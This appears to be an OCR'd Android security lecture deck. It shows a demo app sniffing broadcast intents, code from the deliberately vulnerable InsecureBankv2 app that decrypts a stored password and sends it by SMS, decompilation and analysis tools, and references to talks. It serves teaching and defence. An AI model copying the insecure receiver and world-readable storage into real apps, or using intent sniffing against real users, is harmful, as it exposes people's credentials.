
INTENTS



Gradle project sync failed. Basic functionality (e.g. editing, debugging) will not work properly.

```java
package com.android.dns.sniffintents;

import ...


public class MainActivity extends ActionBarActivity {
    Button bypassLogin;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        IntentFilter filter = new IntentFilter("theBroadcast");
        MyReceiver receiver = new MyReceiver();
        registerReceiver(receiver, filter);
        TextView t1 = (TextView) findViewById(R.id.textView);


        Bundle extras = getIntent().getExtras();
        if (extras != null) {
            t1.setText("Phone Number is: " + extras.getString("phonen
        }
```

INTENTS


SniffIntents > app > src > main > java > com > android > dns > sniffintents > MainActivity.java

MyReceiver.java | MainActivity.java | AndroidManifest.xml

Gradle project sync failed. Basic functionality (e.g. editing, debugging) will not work properly.

ChangePassword

dinesh

••••••••••••

Change Password

SniffIntents


Phone Number is: 15555215554 and New Password is: Dinesh@123!

```
IntentFilter filter = new IntentFilter("theBroadcast");
MyReceiver receiver = new MyReceiver();
registerReceiver(receiver, filter);
TextView t1 = (TextView) findViewById(R.id.textView);


Bundle extras = getIntent().getExtras();
if (extras != null) {
    t1.setText("Phone Number is: " + extras.getString("phoner
}
```

SENSITIVE DATA

HARDCODED STRINGS

http://resources.infosecinstitute.com/android-hacking-security-part-9-insecure-local-storage-shared-preferences/



```
public class MyBroadCastReceiver extends BroadcastReceiver {
    String usernameBase64ByteString;
    public static final String MYPREFS = "mySharedPreferences";

    @Override
    public void onReceive(Context context, Intent intent) {
        // TODO Auto-generated method stub

        String phn = intent.getStringExtra("phonenumber");
        String newpass = intent.getStringExtra("newpass");

        if (phn != null) {
            try {
                SharedPreferences settings = context.getSharedPreferences(MYPREFS, Context.MODE_WORLD_READABLE);
                final String username = settings.getString("EncryptedUsername", null);
                byte[] usernameBase64Byte = Base64.decode(username, Base64.DEFAULT);
                usernameBase64ByteString = new String(usernameBase64Byte, "UTF-8");
                final String password = settings.getString("superSecurePassword", null);
                CryptoClass crypt = new CryptoClass();
                String decryptedPassword = crypt.aesDeccryptedString(password);
                String textPhoneno = phn.toString();
                String textMessage = "Updated Password from: "+decryptedPassword+" to: "+newpass;
                SmsManager smsManager = SmsManager.getDefault();
                System.out.println("For the changepassword - phonenumber: "+textPhoneno+" password is: "+textMessage);
                smsManager.sendTextMessage(textPhoneno, null, textMessage, null, null);
```

TOOLS


ANALYSE

- https://ibotpeaches.github.io/Apktool/
  - reverse engineering Android apk files
- https://github.com/skylot/jadx
  - Dex to Java Decompiler
- https://bitbucket.org/pxb1988/dex2jar/downloads
  - Read/write the Dalvik Executable (.dex) file
  - Convert .dex file to .class files
  - disassemble dex to smali files and assemble dex from smali files

SCA

- https://github.com/linkedin/qark
  - QARK is an easy to use tool capable of finding common security vulnerabilities in Android applications

FLASHBACK



Auf dem Weg verTAN

Über die Unsicherheit von App-basierten TAN-Verfahren im Onlinebanking

Vincent Haupert

28. Dezember 2015

Lehrstuhl für IT-Sicherheitsinfrastrukturen
Friedrich-Alexander-Universität Erlangen-Nürnberg

32C3

- https://media.ccc.de/v/32c3-7360-un_sicherheit_von_app-basierten_tan-verfahren_im_onlinebanking#video&t=79

DefCon

- Vortrag backdooring the frontdoor
  - Q: „Wie hast du die iPhone App geknackt?“
  - A: „Ich habe die Android App decompiliert…“

QUELLE

[HTTPS://GITHUB.COM/DINESHSHETTY/ANDROID-INSECUREBANKV2](https://github.com/dineshshetty/Android-InsecureBankv2)

[HTTPS://DEVELOPER.ANDROID.COM/GUIDE/COMPONENTS/FUNDAMENTALS.HTML](https://developer.android.com/guide/components/fundamentals.html)

F R A G E N